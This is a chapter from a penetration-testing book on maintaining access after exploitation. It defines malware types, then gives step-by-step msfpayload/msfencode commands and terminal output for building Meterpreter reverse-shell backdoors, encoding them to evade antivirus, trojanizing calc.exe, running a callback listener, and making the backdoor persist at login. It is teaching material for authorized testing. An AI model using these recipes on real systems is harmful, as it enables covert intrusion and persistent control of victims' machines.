Maintaining Access

INFORMATION IN THIS CHAPTER

- Maintaining Access: Terminology and Core Concepts
- Backdoors
- Keyloggers

CHAPTER OVERVIEW AND KEY LEARNING POINTS

This chapter will explain the actions conducted postexploitation in relation to maintaining access on a compromised system. Key learning points include:

- Malware
- Backdoors
- Trojan Horse
- Viruses
- Worms
- Keyloggers
- Botnets
- Colocation and Remote Communications Services
- Command and Control Systems

INTRODUCTION

Exploiting a computer, networking device, or web service is great; however, the goal of most penetration tests is to maintain access to the compromised system. There are a number of methodologies for maintaining access to exploited victim systems; however, the overarching conclusion of every methodology is not to steal information but to reduce the time-consuming and exhaustive efforts required to keep attacking the same machine over and over

Hacking with Kali. DOI: http://dx.doi.org/10.1016/B978-0-12-407749-2.00010-0

after it's already been compromised. If a security tester is working with a team, remote collocated servers or is in need of a secondary access point for a later access to the computer system, then efforts and expectation can be easily managed and further attacks can be more precise.

Maintaining access is a secondary art form that involves just as much, if not more, thought than the exploitation of a system. This chapter covers the basic concepts of security testers and hackers alike use to maintain access and keep the compromised session going. Some of the concepts presented are very advanced. The reader should not get discouraged if reading this chapter doesn't make sense the first time though. This chapter ends with a section designed to keep the reader's attention focused and help reenforce the advanced methodologies presented.

TERMINOLOGY AND CORE CONCEPTS

A security tester or an IT professional may be well versed in the terminology associated with maintaining access; however, the terms below are not just definitions, but a brief introduction to the relationship with maintaining access and postexploitation practices.

Malware

Malware, sort for malicious software, is an overarching name for a viruses, worms, Trojans, keyloggers, and bots. In relation to penetration testing, use of the term malware is good for reporting at an executive level, but when involved with a technical report it is often better and more accurate to properly classify the type of malware used to exploit the vulnerability.

Backdoors

Not to be confused with Trojan horses, a backdoor is a program that is left running on the compromised system to facilitate later entry without having to exploit the vulnerability again and again. While most Trojan horses contain a backdoor, a backdoor does not necessarily have to be part of a Trojan horse. Backdoors are applications or scripts that run like a Trojan horse but do not provide any functionality to the user of the compromised system. A backdoor can be implemented to execute as an entirely separate program that runs on the host, attached to a cryptosystem, embedded as a rootkit, or entwined as a piece of programming code within an authentication algorithm.

Trojan Horse

A Trojan horse, commonly referred to simply as a "Trojan," is a malicious program that is installed onto a host to perform a desired, or overt, function, but instead conceals and executes hidden, or covert, programs within its code to create backdoors, run scripts, steal information, and in some cases socially exploit untrained people into divulging personal information such as credit card numbers. The actual difference between backdoors and trojan horses have been skewed since the first trojan horse was possibly embedded in a game intended for the UNIVAC 1108 computer system in 1975, known as the Pervading Animal. The word Trojan is often synonymous with backdoor due to the inherent nature of Trojans today. Furthermore, Trojans are often confused with viruses. What makes Trojans stand apart from being classified as viruses is that the Trojan is often a stand-alone program and does not inject themselves into another program.

Viruses

Malicious code that infects an existing process or a file is classified as a virus. The infection from a virus can infect files, memory space (RAM or Paged Memory), boot sectors, and hardware. There are subclasses of viruses, resident and nonresident.

Resident Resident viruses move into RAM space after the computer boots and then jump back out during shutdown. These types of viruses leech onto other legitimate programs by hooking into the function calls made between the program and operating system kernel. This is the preferred methodology for penetration testing due to the higher likelihood of continued evasion.

Nonresident When nonresident viruses are executed, the program searches the computer's hard disk for an acceptable host and then infect the file then exits from memory after execution.

Worms

Much like viruses, worms can have the same destructive force. What sets worms apart from viruses is that worms do not need human interactions to replicate. Worms target vulnerability and then execute commands to move from its current host to another system and continue infecting other vulnerable systems automatically. Due to the veracious nature and incredible risk of a worm getting out beyond the control of the security tester, worms are not typically used for penetration testing. All technical and analytical work with worms should be conducted in a lab environment that has absolutely no access to adjacent networks, especially the Internet.

Keyloggers

As the name suggests, keyloggers capture keystrokes from a user and feed that information back to the security tester. Volumes of documentation and books have been written about the extensive methodologies for creating, employing, and detecting keyloggers. The keylogger is an essential tool for a penetration tester and is used routinely on mission engagements. However, the use of keyloggers could violate ROE with certain companies that wish to protect the privacy of its employees, as keyloggers will capture certain information about personal authentication mechanisms such as private email and banking information. Be sure to check with the client for authorization for the use of keyloggers while conducting a penetration test. If approved, use of a keylogger should be thoroughly documented in the ROE. Any information captured by a keylogger should be kept under strict supervision and destroyed after engagement.

There is a wide variety of keyloggers that will be covered later in this chapter.

Botnets

Bots, short for robots and sometimes referred to as zombies, are networks of computers that are controlled by single attacker often called a bot master. Systems that are infected with viruses, Trojans, and backdoors can be part of a bot network. The bot master (attacker) controls a master server which in turn commands other command and control systems in different colocations that in turn pass the commands down to the individual bots. Common uses for botnets include DoS, DDoS, spam services, distributed brute forcing of authentication controls and passwords, and other malicious services that steal information or socially engineer its victims. A bot network can be very small, consisting of a few infect machines, or large including thousands of machines, multiple servers, and even multiple bot masters.

Colocation

Colocation is a fancy term for services hosted off-site. While an attacker can pay for hosting services with businesses that offer complete anonymity ranging in just a couple of dollars a month to several thousand dollars a year. Colocation doesn't have to be hosted by a third party, the service can come from a compromised system or inclusion of multiple infected networks that are capable of using the system's resources. An example of botnets that don't require the use of a third-party hosting service is a spamming botnet. A colocation server can even be hosted by the company that is providing a penetration test to its customers.

Remote Communications

Remote communication is applied in this book to cover communications such as VPN, point-to-point tunneling protocols, remote desktop, and any other form of communication between a host and server not on the same local area network. The establishment of remote communications is necessary for security testers to keep exploit sessions, backdoors, command and control systems, or tunnels open with the client's compromised hosts. Covert channels and encryption can be leveraged to evade services, like intrusion detection systems, that would alert system administrators of their presence. Encrypting communications is outside the scope of this book.

Command and Control

Command and control (C2) systems are used to manage remote sessions from compromised hosts. From a command and control program interface, a security tester can send commands directly from the program or access a remote shell. During a penetration test, a security tester can deploy a remote access terminal (RAT) on a compromised host that dials back to a command and control server. Later in this chapter, a popular command and control system known as Poison Ivy will be discussed as a hands on demonstration.

The authors and publishers of this book cannot stress enough the dangers of playing with virus making kits. While there are a multitude of systems that will create viruses on the fly, this is an incredibly advanced subject that can get out of control very quickly. Not understanding every function and part of these types of systems can lead to viruses becoming loose in the wild and roaming free on the Internet. The legal ramifications are heavy covered by local, state, federal, and international laws. For instance, the "ILoveYou" virus in 2000 was only supposed to access one (1) person's email and then stop. The damage caused was estimated in the billions [1].

The research that was complied for this book discovered that nearly all of the virus, trojan horse, and backdoor generators freely available and widely in use are infected with separate viruses that are not part of the inteded application or package. There is a good chance that the use of these type of code generators will infect or destroy your computer, network, or adjacent networks. The authors, publishers, and affiliates of this book are not to be held responsible.


BACKDOORS

A backdoor is a tool of necessity; therefore, a penetration tester needs to be able to generate, upload, and execute backdoor applications. Backdoors are not hidden inside of functional programs such as a Trojan horse, but as stated earlier many Trojans contain a backdoor. The following sections will show how to create a backdoor as well as a Trojan to further cement the differences and close similarities between the two. The reader is highly encouraged to follow along with a terminal window open within the Kali Linux operating system. To successfully complete this exercise, a directory named "backdoors" should be created.

```
mkdir backdoors
```

Backdoors with Metasploit

The Metasploit GUI is powerful; however, Metasploit's full functionality at the command line is even more impressive. The msfpayload command will generate binaries from the command line that can be used on various Microsoft and Linux platforms, as well as web applications.



```
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp S

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)


root@cyber-recon:~#
```

FIGURE 10.1
Output of *msfpayload.*

Furthermore, the msfpayload can be piped through msfencode tools to further encode the binaries created and attempt to avoid antivirus detection.

Creating an Executable Binary from a Payload (Unencoded)

The msfpayload tools works hand-in-hand with any payload listed within Metasploit. For a current listing of payloads available, use ***msfpayload -l*** at the command line. The following steps will use the "windows/meterpreter/reverse_https" payload. Figure 10.1 shows the output of ***msfpayload {payload_name} S*** command. This will show the penetration tester the fields that are required to be set while converting a payload into an executable binary file.

The msfpayload tools come equipped to pipe the payload into the following formats:


- [C] C
- [H] C-sharp

- [P] Perl
- [Y] Ruby
- [R] Raw
- [J] Javascript
- [X] Executable
- [D] Dynamic Link Library (DLL)
- [V] VBA
- [W] War
- [N] Python

With all of the information required, the tester can create an executable binary with the following command. Note that this is a single command and should be entered on a single line.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP} LPORT=
{PORT} X > /root/backdoors/unencoded-payload.exe
```

Figure 10.2 shows the output from the creation of the unencoded-payload.exe backdoor.



```
root@cyber-recon:~# ifconfig eth0 |grep "inet "
          inet addr:192.168.1.132  Bcast:192.168.1.255  Mask:255.255.255.0
root@cyber-recon:~# mkdir /root/backdoors
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.1
32 LPORT=9000 X > /root/backdoors/unencoded-payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.1.132", "LPORT"=>"9000"}
root@cyber-recon:~# ls -al /root/backdoors/
total 84
drwxr-xr-x  2 root root  4096 Sep 22 16:21 .
drwxr-xr-x 19 root root  4096 Sep 22 16:20 ..
-rw-r--r--  1 root root 73802 Sep 22 16:21 unencoded-payload.exe
root@cyber-recon:~# 
```

FIGURE 10.2
Creating an executable binary from a payload.

Creating an Executable Binary from a Payload (Encoded)

The msfencode tool


```
msfpayload windows/meterpreter/reverse_tcp LHOST = {YOUR_IP} LPORT =
{PORT} R | msfencode -e x86/countdown -c 2 -t raw | msfencode —x -t exe -e
x86/shikata_ga_nai -c 3 -k -o /root/backdoors/encoded-payload.exe
```

Figure 10.3 shows the output from the creation of the encoded-payload.exe backdoor.

Creating an Encoded Trojan Horse

The backdoors in the previous sections run solely in the background and do not interact with the user logged into the system at the time. A Trojan horse gives the appearance of functional program that the user might use. This guide was created from the calc.exe (*calculator*) application from a Microsoft Windows XP, Service Pack 3 platform. For this exercise to work correctly, the calc.exe application must be copied to an external thumb drive.

Not all binaries on the Windows platform are susceptible to Trojanization. For instance, if the calc.exe application from a Windows 7 Ultimate platform



```
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.1
32 LPORT=9000 R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x template
_x86_windows.exe -e x86/shikata_ga_nai -c 3 -t exe -k -o /root/backdoors/encoded
-payload.exe
[*] x86/countdown succeeded with size 308 (iteration=1)

[*] x86/countdown succeeded with size 326 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 353 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 380 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 407 (iteration=3)

root@cyber-recon:~# ls -al /root/backdoors/
total 160
drwxr-xr-x  2 root root  4096 Sep 22 16:25 .
drwxr-xr-x 19 root root  4096 Sep 22 16:20 ..
-rw-r--r--  1 root root 75776 Sep 22 16:25 encoded-payload.exe
-rw-r--r--  1 root root 73802 Sep 22 16:21 unencoded-payload.exe
root@cyber-recon:~# 
```

FIGURE 10.3
Creating an executable binary from a encoded payload.

was used, this attack would not even execute. Other considerations are the amount of encoding used, active firewalls, intrusion detection systems, and cryptosystems. Not all executables will work; Trojanization of an executable is a trial and error, research process, best suited for a lab.


```
msfpayload windows/meterpreter/reverse_tcp {YOUR_IP} {PORT} R |
msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/
{EXTERNAL_USB_DRIVE}/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o
/root/backdoors/trojan-calc.exe
```

Figure 10.4 shows the output from the creation of the trojan-cmd-payload.exe Trojan horse from a Windows calc.exe binary.

The Trojan horse created from the Windows binary calc.exe can be uploaded to a victim in numerous ways as described in this book.

Set Up a Metasploit Listener

The backdoors and Trojan horse that were created are client-side attacks and call home for further instructions. The penetration tester will need to set up a listener in Metasploit to answer the call. The multi-handler within Metasploit is a glorified answering service for a Trojan or backdoor to call home and receive further instructions.



```
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.1
32 LPORT=9000 R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/K
INGSTON/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o /root/backdoors/trojan-
calc.exe
[*] x86/countdown succeeded with size 308 (iteration=1)

[*] x86/countdown succeeded with size 326 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 353 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 380 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 407 (iteration=3)

root@cyber-recon:~# ls /root/backdoors/
encoded-payload.exe  trojan-calc.exe  unencoded-payload.exe
root@cyber-recon:~# cp /root/backdoors/* /media/KINGSTON/
root@cyber-recon:~# 
```


FIGURE 10.4
Creating an executable Trojan horse for Microsoft Windows.

1. `msfconsole`
2. `use exploit/multi/handler`
3. `set PAYLOAD windows/meterpreter/reverse_tcp`
4. `set LHOST {YOUR_IP}`
5. `set LPORT {PORT}`
6. `run`

Figure 10.5 shows the setup of a listener on Metasploit and a call back from a backdoor. The connection was made from the victim's operating system with the unencoded-payload.exe application was executed.

Persistent Backdoors

Much like the idea of a college student call back home to check on their folks and ask for money, the backdoor or Trojan will also need to follow the same basic routine. Unlike a college student, this is easier with the ***scheduleme*** task within a meterpreter shell. The scheduleme tool can launch commands based upon time increments (*example, every week or every 20 minutes*), or based



```
# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                          http://metasploit.pro


Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.7.0-2013091801 [core:4.7 api:1.0]
+ -- --=[ 1186 exploits - 726 auxiliary - 200 post
+ -- --=[ 312 payloads - 30 encoders - 8 nops

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(handler) > set LPORT 9000
LPORT => 9000
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.132:9000
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.131
[*] Meterpreter session 1 opened (192.168.1.132:9000 -> 192.168.1.131:11234) at
2013-09-22 16:29:08 -0400

meterpreter > 
```

FIGURE 10.5
Metasploit multi-handler listening.


upon certain machine or user actions, such as startup or user's logging into the computer.

```
    scheduleme -c {"file/command"} -i -l
```

Figure 10.6 shows a schedule that is set to kick off the unencoded-payload.exe application every time a user logs into the system. It will attempt to execute the command only once but will run immediately following the login process. This will help ensure that the application calls home on a regular basis.

Detectability


If the tester knows what antivirus application is running on a potential target system or desires to test the strength of an encoding process, the files (*aka, backdoors and Trojans*) can be uploaded to http://www.virustotal.com/. Figure 10.7 shows the detectability of common antivirus vendors against the trojan-calc.exe file.



```
meterpreter >

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > run scheduleme -c "G:\unencoded-payload.exe" -i -l
[-] Error Checking UAC: Rex::Post::Meterpreter::RequestError stdapi_registry_query_value: Operation failed: The system cannot find the file specified.
[*] Scheduling command G:unencoded-payload.exe to run login.....
[*] The scheduled task has been successfully created
[*] For cleanup run schtasks /delete /tn syscheck61 /F
meterpreter >
```

FIGURE 10.6
Scheduleme.



SHA256: a889529c251f8c696632a05d5504b1559dbb599e6574b3a19f03c2c7835bb88b

SHA1: 2c4a8bc904024efc4ca3fe0c3d5508e4b3708614

MD5: f993320370277abe8fcc897bde18227d

File size: 1.1 MB (1204224 bytes)

File name: trojan-calc.exe

File type: Win32 EXE

Detection ratio: 9 / 48

Analysis date: 2013-09-22 21:09:28 UTC (0 minutes ago)

Antivirus	Result	Update
Agnitum	✓	20130922
AhnLab-V3	✓	20130922
AntiVir	✓	20130922
Antiy-AVL	✓	20130922
Avast	✓	20130922
AVG	Win32/Patched.IA	20130921
Baidu-International	✓	20130922
BitDefender	Backdoor.Shell.AC	20130922
Bkav	✓	20130921
ByteHero	✓	20130919

FIGURE 10.7
VirusTotal.com.

Backdoors for Web Services

Vulnerable web services that allow a penetration tester to upload content are subjected to the possibility of backdoors through web services. These backdoors are posted to the website as additional pages and are available to anyone that manages to find the web page. The following are a short list of backdoors that can be uploaded to webservers and used to execute local commands on the victim or interact with a database that is communicating with the server.

